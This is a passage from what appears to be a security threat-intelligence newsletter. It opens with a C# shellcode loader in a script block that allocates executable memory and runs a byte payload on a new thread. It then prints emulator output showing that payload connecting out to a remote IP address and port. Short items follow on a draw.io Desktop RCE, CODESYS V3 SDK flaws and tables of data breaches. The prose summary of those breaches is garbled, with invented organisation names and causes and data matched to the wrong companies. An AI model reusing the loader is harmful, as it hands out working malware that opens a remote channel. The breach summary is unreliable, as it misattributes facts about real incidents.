23     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
24     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
25     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
26     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
27     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
28     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
29     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
30     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
31     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
32     0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08, 0x08,
33     0x08 };
34
35     IntPtr LIST2 = VirtualAlloc(IntPtr.Zero, (IntPtr)qVMQ28.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
36     System.Runtime.InteropServices.Marshal.Copy(qVMQ28, 0, LIST2, qVMQ28.Length);
37     IntPtr dbytbqyD = IntPtr.Zero;
38     IntPtr buuIPW = CreateThread(IntPtr.Zero, IntPtr.Zero, LIST2, IntPtr.Zero, 0, ref dbytbqyD);
39
40     }
41 </script>

```

```

Loaded 162 bytes from file C:\Users\REM\Desktop\webshell.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010aa LoadLibraryA(ws2_32)
4010ba WSASStartup(190)
4010d7 WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 1, 0, 0, 0, 0, 0, 0, 0)
4010e3 connect(h=42, host: 100.42.74.199, port: 10217) = 71ab4a07
4010e3 connect(h=42, host: 100.42.74.199, port: 10217) = 71ab4a07
4010e3 connect(h=42, host: 100.42.74.199, port: 10217) = 71ab4a07
4010e3 connect(h=42, host: 100.42.74.199, port: 10217) = 71ab4a07

Stepcount 2000001

```

[https://twitter.com/search?q=drawio&src=typed\\_query](https://twitter.com/search?q=drawio&src=typed_query)

A severe security flaw has been uncovered in draw.io Desktop, posing a significant risk to users of the popular diagramming and charting application. This 1-day vulnerability allows an attacker to execute arbitrary code remotely, potentially compromising the security and integrity of systems where the application is installed. The discovery of this vulnerability highlights the importance of timely updates and diligent security practices to mitigate potential risks.


The vulnerability was reported through the security bounty program, hosted by Huntr.dev. Such programs incentivize security researchers to identify and report vulnerabilities responsibly, encouraging responsible disclosure and prompt remediation by the affected software vendor.

The vulnerability was identified as a Remote Code Execution (RCE) flaw in draw.io Desktop. Remote Code Execution refers to the ability of an attacker to execute malicious code on a target system remotely, without requiring any prior authentication or user interaction. In the context of draw.io Desktop, this flaw allows an attacker to exploit a security weakness and execute arbitrary code, potentially gaining unauthorized access to the system.

The vulnerability was discovered and reported by security researcher @kevin\_mizu. Their prompt action in identifying and responsibly disclosing the flaw is crucial in ensuring that draw.io Desktop's developers can address the issue and provide an effective fix to users.



# Trending Exploit



<https://industrialcyber.co/critical-infrastructure/vulnerabilities-in-codesys-v3-sdk-could-lead-to-ot-environments-being-exploited-using-rce-dos-attacks/>

This report delves into a critical cybersecurity concern, focusing on multiple high-severity vulnerabilities identified within the CODESYS V3 software development kit (SDK). CODESYS V3, widely used to engineer programmable logic controllers (PLCs), faces significant vulnerabilities across versions before 3.5.19.0. The exploitation of these vulnerabilities could enable attackers to execute remote code execution (RCE) and denial of service (DoS) attacks on operational technology (OT) infrastructures.

**Vulnerability Details:** The vulnerabilities uncovered by Microsoft's cyber-physical system team within CODESYS V3 SDK are particularly alarming due to their potential impact. Key points include:

- **Affected Versions:** All CODESYS V3 versions prior to 3.5.19.0
- **Impact:** Remote Code Execution (RCE) and Denial of Service (DoS)
- **Vulnerability Type:** Tag decoding mechanism flaw leading to multiple vulnerabilities

**Exploitation and Attack Scenario:** Attackers aiming to exploit these vulnerabilities require user authentication and in-depth knowledge of CODESYS V3's proprietary protocol. While exploitation demands overcoming authentication barriers and bypassing security measures like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR), the researchers managed to achieve Remote Code Execution (RCE) in 12 buffer overflow vulnerabilities. Successful exploitation provides attackers control over PLCs.

**Consequences and Implications:** Exploiting these vulnerabilities presents a range of potentially devastating outcomes:

- **Remote Code Execution (RCE):** Attackers could take control of PLCs, impacting their operations and potentially disrupting industrial processes.
- **Denial of Service (DoS):** Attackers could initiate DoS attacks, causing PLCs to halt operations and interrupt industrial functions.



# The Topic of the Week

### API Misconfiguration

Org	WhatsApp	T-Mobile	USPTO
Size	500M Records	37M Records	61,000 Records
Cause	Presumed API vuln allowed enumeration of user records at massive scale. Sold in bundles from \$2k to \$7k.	Vulnerable API allowed enumeration of active T-Mobile customer data. Specific API unknown.	Internal API over permissioned and publicly accessible.
Data Exposed	Phone numbers of users registered devices	Customer PII: <ul style="list-style-type: none"> <li>Names</li> <li>Addresses</li> <li>DoB</li> <li>Phone Numbers</li> <li>Plan Information</li> </ul>	Domicile Addresses for patent applicants (note: different from business address)

### Cloud / Bucket Misconfiguration

Org	Luxottica	Truth Finder	Capita	Toyota
Size	70M Records	19M Records	655 GB of Files	2.15 M Records
Cause	Speculated to be open S3 bucket of 3 <sup>rd</sup> party vendor Luxottica used for Retail operations.	Misconfigured Cloud DB Backup enabled full DB download.	Unsecured S3 bucket with internal file repository.	Live database of T-Connect Activity for Lexus Japan.
Data Exposed	Customer PII: <ul style="list-style-type: none"> <li>Name</li> <li>Email</li> <li>Address</li> <li>DoB</li> <li>Phone Number</li> </ul>	User PII / Creds: <ul style="list-style-type: none"> <li>Email</li> <li>Password</li> <li>Name</li> <li>Phone Number</li> </ul>	Files containing credentials and Security SOPs.	Customer PII: <ul style="list-style-type: none"> <li>Toyota unique ID for vehicle</li> <li>Real-time vehicle location</li> </ul>

### Hard Coded Credentials in Public Code

Org	Atlassian	Toyota
Size	~ 13,000 Records	296,019 Records
Cause	Siegedsec found hard coded credential in public repo and used it to access Envoy Workplace software.	Development subcontractor left database access key in public repository in 2017. Discovered Sept 15, 2022.
Data Exposed	Employee PII: <ul style="list-style-type: none"> <li>Email Address</li> <li>Phone number</li> <li>Full Name</li> <li>"and lots more-!"</li> </ul>	Customer Information: <ul style="list-style-type: none"> <li>Management Number</li> <li>Email Address</li> <li>[Not disclosed]</li> </ul>

defcon [reconvillage](#)

This report sheds light on recent incidents of cloud data exposure affecting several notable organizations, including Cloud \*Tucket, ExOTICA, truthfinder, CAPITA, O TOYOTA Org, Luxottica, Truth Finder, Capita, and Toyota. These incidents have resulted in unauthorized access to sensitive data, including customer personally identifiable information (PII) and other confidential records. The information provided in this report offers insights into the causes, scale, and potential consequences of these data breaches.

**Affected Organizations and Data Leaks:** Several organizations have been impacted by cloud data exposure, resulting in the leakage of sensitive information:

- **\*Cloud Tucket:**
  - Data Exposed: Customer PII
  - Cause: Speculated to be misconfigured cloud settings
- **ExOTICA:**
  - Data Exposed: User PII / Credentials
  - Cause: Unsecured S3 bucket containing live database
- **truthfinder:**
  - Data Exposed: Files containing customer PII
  - Cause: Open S3 bucket of DB backup enabled with internal file repository

- **CAPITA:**
  - Data Exposed: Toyota unique ID, email, password
  - Cause: Connect activity for a 3rd party vendor
- **O TOYOTA Org:**
  - Data Exposed: Real-time vehicle location data
  - Cause: Full DB download with internal file repository
- **Luxottica:**
  - Data Exposed: Customer PII, including name, email, address, phone number
  - Cause: Luxottica's open S3 bucket used for retail operations



**cat /etc/HADESS**

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:  
[WWW.HADESS.IO](http://WWW.HADESS.IO)

Threat Radar  
[WWW.THREATRADAR.NET](http://WWW.THREATRADAR.NET)